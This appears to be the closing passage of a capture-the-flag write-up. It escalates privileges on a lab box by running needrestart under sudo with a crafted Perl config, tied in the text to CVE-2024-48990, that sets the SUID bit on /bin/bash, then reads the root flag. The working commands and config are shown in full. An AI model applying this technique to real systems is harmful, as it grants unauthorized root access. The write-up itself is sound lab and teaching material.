    -m <mode>   set detail level
        e       (e)asy mode
        a       (a)dvanced mode
    -n          set default answer to 'no'
    -c <cfg>    config filename
    -r <mode>   set restart mode
        l       (l)ist only
        i       (i)nteractive restart
        a       (a)utomatically restart
    -b          enable batch mode
    -p          enable nagios plugin mode
    -o          enable OpenMetrics output mode, implies batch mode, cannot be used simultaneously with -p
    -f <fe>     override debconf frontend (DEBIAN_FRONTEND, debconf(7))
    -t <seconds> tolerate interpreter process start times within this value
    -u <ui>     use preferred UI package (-u ? shows available packages)

  By using the following options only the specified checks are performed:
    -k          check for obsolete kernel
    -l          check for obsolete libraries
    -w          check for obsolete CPU microcode

    --help      show this help
    --version   show version information
So the option -c seems potentially useful: we can create a file that contains SUID and then run again with this file so that we can escalate to root.
Privilege Escalation
While searching, we also found a related CVE based on the needrestart version: CVE-2024-48990.
→ The technique is still the same, so we will create a config with embedded Perl code execution.
cve-2024-48990
We will create a /tmp folder, then create a pwn.conf to set SUID and escalate to root.
$nrconf{restart} = 'l';

system('chmod u+s /bin/bash');
Now run the sudo command again.
fismathack@conversor:/tmp$ sudo /usr/sbin/needrestart -c /tmp/pwn.conf
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
Then execute the SUID binary.
fismathack@conversor:/tmp$ /bin/bash -p
bash-5.1# whoami
root
BOOM! We are now root.
bash-5.1# cd /root
bash-5.1# ls -la
total 44
drwx------  6 root root 4096 Oct 26 02:16 .
drwxr-xr-x 19 root root 4096 Oct 21 05:45 ..
lrwxrwxrwx  1 root root    9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  2 root root 4096 Aug 15 05:06 .cache
drwxr-xr-x  3 root root 4096 Sep 23 14:00 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 Aug 15 04:40 .python_history -> /dev/null
-rw-r-----  1 root root   33 Oct 26 02:16 root.txt
drwxr-xr-x  2 root root 4096 Oct 16 10:25 scripts
-rw-r--r--  1 root root   66 Jul 31 05:36 .selected_editor
lrwxrwxrwx  1 root root    9 Jul 31 22:04 .sqlite_history -> /dev/null
drwx------  2 root root 4096 Aug 15 05:06 .ssh
-rw-r--r--  1 root root  165 Oct 21 05:45 .wget-hsts
bash-5.1# cat root.txt
926a46xxxxxxxxxxxxxxxxxxxxxxxxxx
Grab that root.txt flag.

Thanks for reading! If you enjoyed this writeup or found it helpful, feel free to share it or leave feedback.
Happy hacking!!


Comments